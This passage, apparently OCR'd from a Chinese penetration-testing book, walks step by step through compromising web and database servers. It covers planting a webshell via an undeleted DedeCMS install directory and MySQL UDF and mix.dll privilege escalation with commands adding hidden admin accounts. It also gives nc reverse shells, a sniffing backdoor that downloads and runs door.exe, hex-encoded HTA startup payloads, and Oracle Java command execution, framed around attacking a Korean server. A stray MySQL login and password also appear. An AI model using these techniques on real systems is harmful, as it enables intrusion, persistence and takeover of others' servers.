


图6.145




图6.146



图6.147

最后我们使用客户端来连接，就可以成功获取WEBSHELL了，如图6.144和图6.145所示。

6.4.8 不容小觑的install和setup目录

对于架设过网站的朋友而言，Install目录和setup目录估计是再熟悉不过的了，拥有了它们对于渗透者来说可谓是莫大的幸福。我对http://test.tw/所在的服务器进行踩点时就发现，基本上没有什么可以利用的地方，首先是到ip866.com反域名查询，发现只有该站点，然后使用谷歌对敏感文件进行收集“Site:test.com filetype:asp |php |jsp |aspx”，通过查询动态文件发现只有php的文件，如图6.146，但是更进一步的到站点上进行信息收集的时候，发现动态页面均已转为了静态的。

再来搜集版权信息，发现是dedecms，即织梦的网站信息管理系统，如图6.147，由于手头没有可利用的exp，于是我准备放弃，可就在这时候，突然灵光一闪，我测试了install目录，发现站长竟然没有将安装文件删除掉，如图6.148。



图6.148

针对这种情况，我们可以将CMS系统重新安装，首先是申请一个免费的MYSQL空间，网上有很多的，我已经申请好了，如图6.149。然后在织梦内容管理系统的安装参数里填入mysql数据库的相关内容，完成安装，如图6.150。

数据库	
类　型：	MySQL5.0 修改
管理网址：	http://mysql01.netjsp.com
地　址：	k01.netjsp.com
端　口：	3306
帐　号：	ka00155
密　码：	FCNSLjju 修改
库 名 称：	ka00155

图6.149

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

至此，我们就可以利用自己填入的数据来进行后台登录，织梦系统的默认后台为“http://test.tw/dede”，打开后填入用户名和密码就可登录进入后台了，如图6.151。进入了后台，点击右上角的模板管理，选择文件上传，就可以直接上传php的webshell了，至此就成功获得了webshell，如图6.152。在此，也希望广大的站长朋友在制作好网站后一定不要遗留泄露敏感信息的安装文件，能删除的就应该删除掉。




图6.150




图6.151




图6.152

6.5 Mysql提权技巧

关于提权的内容我本打算全部放在第八章中来进行介绍，但是出于知识的连贯性及相关性，我最终还是决定在本节中介绍一下mysql提权的内容，对于提权大家不要把它想的过于神秘，说白了也就是让Windows系统的普通用户提升为系统管理员而已。Mysql如果是按默认的系统权限安装的，那么就有可能被提权。

6.5.1 mix.dll和udf.dll权限提升

一、利用udf.dll提升权限

功能介绍：利用了MYSQL的自定义函数功能，而MYSQL自定义函数是将MYSQL帐号转化为系统中system权限。

适用场合：目标系统是安装有Windows操作系统的服务器；我们已经通过某种方法获得了MYSQL的一个帐号和密码（在“构造注入点渗透”章节中，有过简单的介绍，如何获取数据库的帐号和密码），此帐号必须有对MYSQL的INSERT和DELETE权限，以创建和抛弃函数（MYSQL文档原语）。

具体的使用：第一步，通过我们的后门webshell，将PHP文件上传到目标主机上，有些杀毒软件会对其检测为木马，有时上传失败或者上传无法正常浏览，请大家进行免杀处理，如果能够正常打开，如图6.153所示。




图6.153

第二步，填入已经拥有的MYSQL帐号经行连接，连接成功后，会提示连接成功，如图6.154。继续下一步，导出DLL文件，在导出时一定要注意导出的路径（一般情况下对website目录是可写，无需考虑权限问题），对于MYSQL5.0以上版本，大家必须将DLL导出到目标主机的系统目录（winnt（2000系统）、System32（2003

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6.154




图6.155




图6.156




图6.157

系统））， 如图6.155所示，否则在下一步的操作中我们就会看到“No paths allowed for shared library”的错误提示。

第三步，使用SQL语句创建功能函数。语法为“Create Function 函数名”，函数名只能为下面列表中的其中之一。“returns string soname '导出的DLL路径'”，如图6.156；对于MYSQL5.0以上版本，语句中的DLL不允许带全路径，如果我们在第二步中已经将DLL导出到系统目录，那么就可以省略路径而使命令正常执行，否则就将会看到“Can't open shared library”的错误提示，这时我们必须将DLL重新导出到系统目录。

第四步，正确创建功能函数后，就可以使用SQL语句来使用这些功能了。语法为“select 创建的函数名('参数列表')”。每个函数都有不同的参数，我们可以使用“select 创建的函数名('help')”来获得指定函数的参数列表信息，如图6.157。

我们可以使用

```
select cmdshell('net user test$ test /add'); //ice注释：添加用户
select cmdshell('net localgroup administrators test$ /add');
//ice注释：把用户添加到超级管理员组
drop function cmdshell; //这个是删除函数
```

功能函数说明如下：

```
CMDSHELL执行CMD;
downloader 下载者，到网上下载指定文件并保存到指定目录;
open3389 通用开3389终端服务，可指定端口（不改端口无需重启）;
backshell 反弹Shell;
ProcessView 枚举系统进程;
KillProcess 终止指定进程;
regread 读注册表;
regwrite 写注册表;
shut 关机，注销，重启;
about 说明与帮助函数;
```

二、利用Mix.dll提升权限

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果说udf.dll提权是属于正向连接的话，那么mix.dll提权就是属于反向连接，直接连接对方的3306端口然后输入密码就可以获得CMDSHELL。好了，不多说了，传上去之后就执行SQL语句来注册函数，用法和udf.dll导出一样。

“create function Mixconnect returns string soname 'd:\\php\\php\\Mix.dll'”，出现SQL语句成功执行的提示，离拿到CMDSHELL已经不远了，我们先使用NC在本地监听一个端口“Nc -l -p 1234”，然后执行语句“select Mixconnect(反弹的IP即我们的公网IP，反弹的端口即我们监听的端口)”来激活这个函数，执行成功了。来看看我们的NC有没有反映，成功得到了CMSHELL，不过这时对方的MYSQL已经假死了，我们要把MYSQL服务进程给结束掉，然后重新启动MYSQL服务才行，不然管理员发现网站运行不了那可就麻烦了。

6.5.2 Mysql BackDoor权限提升

Mysql BackDoor是一款针对PHP+Mysql服务器开发的后门，后门安装后为Mysql增加一个可以执行系统命令的“state”函数，并且随Mysql进程启动一个基于dll的嗅探型后门，从而巧妙的实现了无端口、无进程、无服务的穿墙木马。

我们将Mysql.php上传到PHP服务器上，如图6.158。然后填上相应的Host、User、Password、DB，点击“自动安装Mysql BackDoor”，然后安装成功的回显如图6.159所示，导入成功了，如果没有这个显示的话就都是失败的。安装成功后，在Mysql上便会增加一个“state”函数，同时利用Mysql进程运行一个基于嗅探的后门，这个后门在Windows下拥有与Mysql一样的系统权限。

一、使用state函数

State函数实际上是一个和PHP的“system()”功能相同的函数，可以用来执行系统命令。我们在“请输入SQL命令：”空白框中填写想要执行的mysql语句，比如“select state("net user nohack /add")”，点击“执行SQL语句”按钮后，便会得到运行结果了，如图6.160。




图6.158




图6.159




图6.160

二、使用基于Sniff的后门

有了state函数，即使WebShell丢了，只要服务器上有SQL注入点，我们就能通过注入“php?id=1 and state('net user')”的方法在服务器上执行命令，但是如果注入点都没有了呢？我们仍然可以调用基于Sniff的后门来控制服务器。向服务器开放的任意端口发送以“Mysql-”开头的数据包，便能调用这个Sniff的后门了。

1、运行系统命令：**nc ip 80**，连接成功后再执行**Mysql-cmd /c net user abc /add>c:/log.txt!**，注意最后的那个“!”不可以省略。

2、让服务器反弹Shell到本机20082端口：先运行**nc -lp 20082**监听本机的20082端口，然后再执行**nc ip 80**，连接成功后执行**Mysql-c**。

3、让服务器下载文件：先运行**nc ip 80**，连接成功后执行**Mysql-http://www.X.com/door.exe**

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

-c mydoor.exe!，注意最后的那个“!”不可以省略。

除了发送“Mysql-c-”，其它的命令都是没有回显的，但相应的命令已经在服务器上运行了。如果我们想要卸载这个后门的话，只需要在Mysql上运行“drop function state”便行了，但同时也会造成mysql进程退出，重启后就恢复正常了。

6.5.3 mysql其它的技巧

默认情况下，服务器关闭了对mysql服务器的连接，当然也不乏一些粗心的管理员，我们通过MySQL GUI Tools 5.0对远端mysql数据库进行连接，如图6.161，如果填入相应的信息，点击“确定”后，就会出现如图6.162所示的情况。



图6.161



图6.162

如果说我们想通过本地来实现对远程的mysql进行管理那该如何做呢？需要在远程的MYSQL服务器上执行：

```
Create USER 'test'@'%' IDENTIFIED BY '123';
GRANT ALL PRIVILEGES ON *.* TO 'test'@'%' IDENTIFIED BY '123'WITH GRANT OPTION
MAX_QUERIES_PER_HOUR 0 MAX_CONNECTIONS_PER_HOUR 0
MAX_UpdateS_PER_HOUR 0 MAX_USER_CONNECTIONS 0; /*定义一小时内的可更新数量及连接数等信息
```

来建立帐号为test密码为123的用户，这时候我们再用它来连接，就可以远程连接成功，如图6.163。关于远程连接，通常有mysql自带的命令行和一些客户端工具，这时要通过cd命令切换到mysql安装目录的bin目录下，执行**msql -h IP地址 -u 用户名 -p 密码**，如图6.164。当然还有一些黑客编写的连接工具，比如牛族的远程连接工具等。




图6.163




图6.164

我们不论是连接上了mysql服务器或者是通过webshell翻到了mysql密码，这时都可以通过执行SQL备份文件到启动项。MYSQL默认安装时会有mysql、test、information_schema（mysql5.x后新增的）这几个数据库，其它的数据库就是用户自建的数据库。

```
mysql>use test; //我这里选择test数据库
mysql>create table sist(cmd text);
```

在test数据库下创建一个新的表，表名为sist，表中存放一个字段，字段名为cmd，字段类型为text文本。在这个表中插入内容：

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
mysql>insert into sist values ("set wshshell=createobject (""wscript.shell"" ) " );
mysql>insert into sist values ("a=wshshell.run (""cmd.exe /c net user test test/add"",0) " );
mysql>insert into sist values ("b=wshshell.run (""cmd.exe /c net localgroup Administrators test /add"",0) " );//
注意内括号里为两个双引号
mysql>select * from sist into outfile "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\
test.vbs";
```

test.vbs的具体内容如图6.165所示。上面的语句就是把sist表中的内容输入到启动组中，备份为VBS的脚本文件。为什么不使用BAT呢，这是因为启动运行时会有明显的DOS窗口出来，而使用VBS脚本就可以完全隐藏窗口且不会有错误提示。




图6.165

注意内括号里为两个双引号，后面加参数：0表示静默执行，没有任何回显，避免弹出CMD窗口。还有就是一定要把路径分隔符写为两个，即“\\”，因为要过滤一个“\”。

综合这些语句就是：

```
create table sist(cmd text);
insert into sist values ("set wshshell=createobject (""wscript.shell"") " );
insert into sist values ("a=wshshell.run (""cmd.exe /c net user test test /add"",0) " );
insert into sist values ("b=wshshell.run (""cmd.exe /c net localgroup administrators test /add"",0)" );
```

我们再来看备份hta文件：

```
insert into sist values
(0x3C736372697074206C616E67756167653D56425363726970743E0D0A77696E646F772E6D6F7665546
F20383838382C383838383A0D0A53657420733D4372656174654F626A65637428225773637269707420
56C6C22293A0D0A732E52756E2022636D642E657865202F63206E6574207573657220736973742073697
F6561676C65202F616464222C303A0D0A732E52756E2022636D642E657865202F63206E6574206C6F63
67726F75702061646D696E6973747261746F72732073697374202F6164642026206564656C20746573742E687461
222C303A0D0A77696E646F772E726573697A65546F20302C303A0D0A77696E646F772E636C6F73653C2F73
63726970743E0D0A );
select * from sist into outfile "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\test.hta";
```

Values中的值为下述代码的hex值。

```
<script language=VBScript>
window.moveTo 8888,8888:
Set s=CreateObject("Wscript.Shell"):
s.Run "cmd.exe /c net user sist sist_eagle /add",0:
s.Run "cmd.exe /c net localgroup administrators sist /add & del test.hta",0:
window.resizeTo 0,0:
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
window.close</script>
```

备份到mysql服务器上的test.hta文件，如图6.166。




图6.166

6.6 攻击oracle数据库

Oracle数据库是目前非常流行的数据库系统，很多大型网站都采用jsp+Oracle架构，它之所以倍受用户喜爱，是因为它有以下突出的特点：

1、支持大数据库、多用户的高性能的事务处理。

2、Oracle遵守数据存取语言、操作系统、用户接口和网络通信协议的工业标准。

3、实施安全性控制和完整性控制。

4、支持分布式数据库和分布处理。

5、具有可移植性、可兼容性和可连接性Oracle是以服务的形式启动的，这样如果管理员在配置时不加强安全意识，很容易让人钻了空子。利用Oracle弱口令进行数据库攻击应该算是比较老的技术了，经不完全统计，至少50%的Oracle主机存在着默认口令，这些脆弱主机主要为10G以前的老版本，对于新版本要安全许多，因为在安装的时候会提示用户修改密码，并且一些不用的普通帐户也会处于锁定状态。

本章的“oracle 9i弱口令渗透韩国肉鸡”我们会学习到Oracle弱口令渗透的知识，而《Oracle注入实战》和《UTL_HTTP反弹注射实例》我们则会接触到Oracle数据库的注入技术。

6.6.1 Oracle 9i弱口令渗透韩国肉鸡

某日，一朋友给我发了一个链接，说有台韩国的Oracle服务器，听到这儿我立马来了精神，决定要为祖国而战。

一、信息刺探

还是老套路，首先操起Superscan扫描了一下服务器，Oracle默认的端口为1521，并且开放了3389，如图6.167。然后通过3389远程登录看了下服务器的操作系统版本，很明显是Windows2000，如图6.168。




图6.167




图6.168

接下来，我针对Oracle进行详细的信息刺探，Oracle 10g之前的版本默认情况下是允许远程管理TNS Listener的，我想通过TNS Listenner来收集更多的详细信息，本地如果安装了Oracle的话，很好操作，我们只需要按照下面的样子来执行，在命令行下执行“lsnrctl”，如图6.169，然后再执行：

```
LSNRCTL> set current_listener 210.220.249.X
目前的监听程序为 210.220.249.X
LSNRCTL> status
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如图6.170所示，从图中根据Oracle路径可以看出为Windows，并且数据库SID为okdata。

二、获取权限

下面我进一步探取它的弱口令，很多粗心的数据库管理员经常犯数据库弱口令的错误，这里我们就碰到了，通过OracleScan.exe进行扫描，发现DBA用户SYS，并且密码为OKDATA，如图6.171。

我的电脑中安装了Oracle9i客户端精简版，如图6.172所示。

但是在连接前，我们需要配置一下TNS，打开tnsnames.ora，写入

```
okdata_210.220.249.X =
 (DESCRIPTION =
  (ADDRESS_LIST =
   (ADDRESS = (PROTOCOL = TCP)(HOST = 210.220.249.X)(PORT = 1521))
  ) (CONNECT_DATA = (SID = okdata))
 )
```

最前面的“okdata_210.220.249.X”为上面破解出来的SID_IP，HOST为主机IP，PORT为端口，如图6.173。

打开sqlplusw.exe，其中主机字符串为“okdata_210.220.249.X as sysdba”，顺利的连接上了远程服务器，如图6.174和图6.175所示。




图6.174

```
连接到:
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.1.0 - Production

SQL>
```

图6.175

我们首先通过调用msvcrt.dll里的系统函数：

```
Create or REPLACE LIBRARY exec_shell AS
'$ORACLE_HOME\msvcrt.dll';
/
```




图6.169



图6.170




图6.171




图6.172




图6.173

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
show errors
Create or REPLACE PACKAGE oracmd IS PROCEDURE exec (cmdstring IN CHAR);
end oracmd;
/
show errors
Create or REPLACE PACKAGE BODY oracmd IS
PROCEDURE exec(cmdstring IN CHAR)
IS EXTERNAL
NAME "system"
LIBRARY exec_shell
LANGUAGE C;
end oracmd;
/
show errors
```

然后通过“exec oracmd.exec(‘net user’)”执行命令，但是出现了如图6.176所示的错误，我上网查了一下资料，估计是msvcrt.dll目录原因或者是目标服务器的TNS配置出错了。

```
SQL> exec oracmd.exec ('net user');
BEGIN oracmd.exec ('net user'); END;

*
ERROR 位于第 1 行:
ORA-28595: Extproc agent : Invalid DLL Path
ORA-06512: at "SYS.ORACMD", line 0
ORA-06512: at line 1
```

图6.176

下面改用JAVA的存储过程来创建一个JAVA源程序，以便执行系统命令。创建JAVA的语句如下：

```
create or replace and compile
java souRCe named "utilcmd"
as
import java.io.*;
import java.lang.*;
public class utilcmd extends Object
{
public static int RunThis(String args)
{
Runtime rt = Runtime.getRuntime();
int RC = -1;
try
{
Process p = rt.exec(args);
int bufSize = 4096;
BufferedInputStream bis =new BufferedInputStream(p.getInputStream(), bufSize);
int len;
byte buffer[] = new byte[bufSize];
// Echo back what the program spit out
while ((len = bis.read(buffer, 0, bufSize)) != -1)
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
System.out.write(buffer, 0, len);
RC = p.waitFor();
}
catch (Exception e)
{
e.printStackTrace();
RC = -1;
}
finally
{
return RC;
}
}
}
/
create or replace
function RUN_CMD(p_cmd in varchar2) return number
as
language java
name 'utilcmd.RunThis(java.lang.String) return integer';
/
create or replace procedure RC(p_cmd in varChar)
as
x number;
begin
x := RUN_CMD(p_cmd);
end;
/
variable x number;
set serveroutput on;
exec dbms_java.set_output(100000);
grant javasyspriv to system;
/
```

